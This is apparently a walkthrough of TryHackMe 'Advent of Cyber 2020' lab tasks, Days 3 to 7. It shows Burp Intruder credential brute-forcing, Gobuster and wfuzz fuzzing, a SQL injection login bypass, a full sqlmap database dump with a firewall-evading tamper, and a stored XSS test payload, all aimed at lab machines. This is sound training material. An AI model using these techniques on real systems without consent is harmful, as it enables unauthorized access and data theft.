
- Go to the intruder tab, Set the "Attack type" to "Cluster Bomb".



- Go to the Payloads tab, Set "Payload set" value to 1. Add the list of usernames provided to the "Payload Options".




- Set "Payload set" value to 2. Add the list of passwords provided to the "Payload Options". Click "Start Attack" for burpsuite to start the attack.



- Select the lowest 'length' and turn off the intercept. Go to the firefox browser, turn off the FoxyProxy.

Use the credentials to the Login form to get the flag.



[Day 4] Santa's Watching


The Story

We're going to be taking a look at some of the fundamental tools used in web application testing. You're going to learn how to use Gobuster to enumerate a web server for hidden files and folders to aid in the recovery of Elf's forums. Later on, you're going to be introduced to an important technique that is fuzzing, where you will have the opportunity to put theory into practice.
Our malicious, despicable, vile, cruel, contemptuous, evil hacker has defaced

Elf's forums and completely removed the login page! However, we may still have access to the API. The sysadmin also told us that the API creates logs using dates with a format of YYYYMMDD.. Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?

Question 1

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP into the browser search bar.



Webpage

Question 2

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do not actually run this command as the site in question has not consented to being fuzzed!


The command format should look like this:

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ


Question 3

Use GoBuster (against the target you deployed – not the shibes.xyz domain) to find the API directory. What file is there?

Use the provided wordlist located at (/usr/share/wordlists/dirb) to look for the directory. Use -x to specify the extension of the directory, in this case the extension to be used is '.php'.



There's an http status code 301 which means the directory is being redirected using the api directory.Check the api directory using firefox.




Question 4

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Use wfuzz to get the value of the date.

```
root@ip-10-10-[redacted]:~# url='http://10.10.[redacted]date=FUZZ'
root@ip-10-10-[redacted]:~# wordlist='/opt/AoC-2020/Day-4/wordlist'
root@ip-10-10-[redacted]:~# wfuzz -c -z file,$wordlist -u $url

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctl

********************************************************
* Wfuzz 2.2.9 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.[redacted]date=FUZZ
Total requests: 63

=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

000022:  C=200      0 L        0 W            0 Ch        "20201121"
000023:  C=200      0 L        0 W            0 Ch        "20201122"
000030:  C=200      0 L        0 W            0 Ch        "20201129"
000024:  C=200      0 L        0 W            0 Ch        "20201123"
000025:  C=200      0 L        0 W            0 Ch        "20201124"
000026:  C=200      0 L        1 W           13 Ch        "20201125"
000027:  C=200      0 L        0 W            0 Ch        "20201126"
```

Open firefox, type the api including the date to get the flag.



THM{[redacted]}

[Day 5] Someone stole Santa's gift list!

The Story

After last year's attack, Santa and the security team have worked hard on reviving Santa's personal portal. Hence, 'Santa's forum 2' went live.

After the attack, logs have revealed that someone has found Santa's panel on the website and logged into his account! After doing so, they were able to dump the whole gift list database, getting all the 2020 gifts in their hands. An attacker has threatened to publish a wishlist.txt file, containing all information, but happily, for us, he was caught by the CBI (Christmas Bureau of Investigation) before that. On IP:8000 you'll find the copy of the website and your goal is to replicate the attacker's actions by dumping the gift list!

Question 1


Without using directory brute forcing, what's Santa's secret login panel?

The answer can be find in the question or click the 'hint' button.


Question 2

Visit Santa's secret login panel and bypass the login using SQLi

Use SQL injection to bypass the login page.



After Successfully bypassing the login form.




Question 3


How many entries are there in the gift database?

To solve this task,tools burpsuite and sqlmap will be used:

- Start BurpSuite into the AttackBox,Go to "Proxy" and turn on turn on the intercept.




- Go to the firefox browser, click "FoxyProxy" then click "Burp" to allow burpsuite to capture the traffic.



- Fillup the searchbox,then click "Search" button. BurpSuite will capture the traffic.

- Save the item by right-clicking and pressing "Save item".



- open the command line and start using sqlmap.

  (Note: use –tamper2comment to bypass the firewall and the database is sqlite)

```
root@ip-10-10[redacted]:~# sqlmap -r payload --tamper=space2comment --dump-all --dbm
s sqlite
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:31:55

[09:31:55] [INFO] parsing HTTP request from 'payload'
[09:31:55] [INFO] loading tamper script 'space2comment'
[09:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

- Scroll down until the number of entries is shown.

```
Database: SQLite_masterdb
Table: sequels
[[redacted] entries]
```

Question 4

How many entries are there in the gift database?


Scroll down to the sequels table and look for paul.

Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	[redacted]
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie

Question 5

What is the flag?


Scroll down until the 'hidden_table' is shown.



Question 6

What is admin's password?

Scroll down until the 'users' table is shown.




[Day 6] Be careful with what you wish on a Christmas night

The Story

This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on MACHINE_IP:5000. Your goal is to find the way the attacker could have exploited the application.

Question 1

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP into the browser search bar.




Question 2


What vulnerability type was used to exploit the application?

Test if the website is vulnerable for "Stored Cross-Site Scripting":

- Go to the webpage.
- At the "New Book.." textbox, type "¡script¿alert("test")¡/script¿" then press "wish:". It will verifiy if the webpage is vulnerable to stored XXS.



- The alertbox suddenly appeared which verify that the webpage is vulnerable for stored XSS.



Question 3


What query string can be abused to craft a reflected XSS?

There's a "search query" textbox, input random string then press enter. look for the query at the address bar.

Question 4

Launch the OWASP ZAP Application

Open the OWASP ZAP application on the machine.




Question 5


Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?

Steps to run "automated scan":

- At the OWASP ZAP application, click "automated Scan".
- Copy the machines IP and paste into the "URL to attack" box. Click "Attack" button to run the scan.



- At the "Alert" tab,count the number of XXS vulnerabilities.



Question 6

Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?

Its already been explore in question 2. The answer will be probably yes.

[Day 7] The Grinch Really Did Steal Christmas

The Story

It's 6 AM and Elf McSkidy is clocking-in to The Best Festival Company's SOC headquarters to begin his watch over TBFC's infrastructure. After logging in, Elf McEager proceeds to read through emails left by Elf McSkidy during the nightshift.

More automatic scanning alerts, oh look, another APT group. It feels like it's going to be a long, but easy start to the week for Elf McEager.

Whilst clearing the backlog of emails, Elf McEager reads the following: "URGENT: Data exfiltration detected on TBFC-WEB-01". "Uh oh" goes Elf McEager. "TBFC-WEB-01? That's Santa's webserver! Who has the motive to steal data from there?!". It's time for the ever-vigilant Elf McEager to prove his salt and find out exactly what happened. Unknowingly to Elf


McEager, Elf McSkidy made this all up! Fortunately, this isn't a real attack - but a training exercise created ahead of Elf McEager's performance review.

(Note: I'm using my own VM to this task,make sure to download the file.)

Question 1

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

From wireshark, open pcap1.pcap. Filter the traffics by typing "icmp" to the filter bar. Look the "Source" and "Check" the info for "request",it the IP address that initiate the ping.



Question 2


If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Used 'http.request.method' to filter the traffic.

Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

